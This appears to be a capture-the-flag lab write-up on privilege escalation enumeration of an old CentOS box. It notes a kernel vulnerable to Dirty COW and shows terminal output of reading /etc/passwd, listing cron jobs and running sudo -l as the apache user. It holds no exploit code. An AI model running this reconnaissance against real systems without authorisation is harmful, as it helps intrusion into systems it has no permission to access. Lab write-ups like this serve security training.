Task 12 — Identify Privilege Escalation Vectors

Kernel Version Vulnerability: Inspection via `uname -a` and `/etc/redhat-release` revealed an outdated Linux kernel (version 2.6.32-573.el6.x86_64). Research into this specific version confirms it is highly vulnerable to known local privilege escalation exploits, most notably Dirty COW (CVE-2016-5195), which allows unprivileged local users to modify read-only memory mappings.

SUID Binaries & Sudo Rights: A search for SUID binaries (`find / -perm -4000`) and sudo privileges (`sudo -l`) yielded no misconfigured custom binaries or exploitable sudo permissions for the apache user.

Automated Tasks: Review of system cron jobs (`/etc/crontab`) showed no insecurely writable scripts or automation tasks that could be leveraged for privilege escalation

```
mond@MOND: -
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
vboxadd:x:498:1:/:/var/run/vboxadd:/bin/false
eezeepz:x:500:500:/:/home/eezeepz:/bin/bash
admin:x:501:501:/:/home/admin:/bin/bash
fristigod:x:502:502:/:/var/fristigod:/bin/bash
fristl:x:503:100:/:/var/www:/sbin/nologin
telnetuser:x:504:504:/:/home/telnetuser:/bin/bash
guest:x:505:505:/:/home/guest:/bin/bash
bash-4.1$
```

```
mond@MOND: -
guest:x:505:505:/:/home/guest:/bin/bash
bash-4.1$ ls -la /etc/cron.d/
ls -la /etc/cron.d/
total 16
drwxr-xr-x. 2 root root 4096 Nov 17 2015 .
drwxr-xr-x. 71 root root 4096 Aug 20 15:59 ..
-rw-r--r--. 1 root root 113 Nov 10 2015 0hourly
-rw-----. 1 root root 108 May 20 2015 raid-check
bash-4.1$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

bash-4.1$ sudo -l
sudo -l
sudo: >>> /etc/sudoers.d/lecture: syntax error near line 1 <<<
sudo: parse error in /etc/sudoers.d/lecture near line 1
sudo: no valid sudoers sources found, quitting
sudo: unable to initialize policy plugin
bash-4.1$
```

Task 13 — Attempt Privilege Escalation

Task 14 — Capture the Final Flag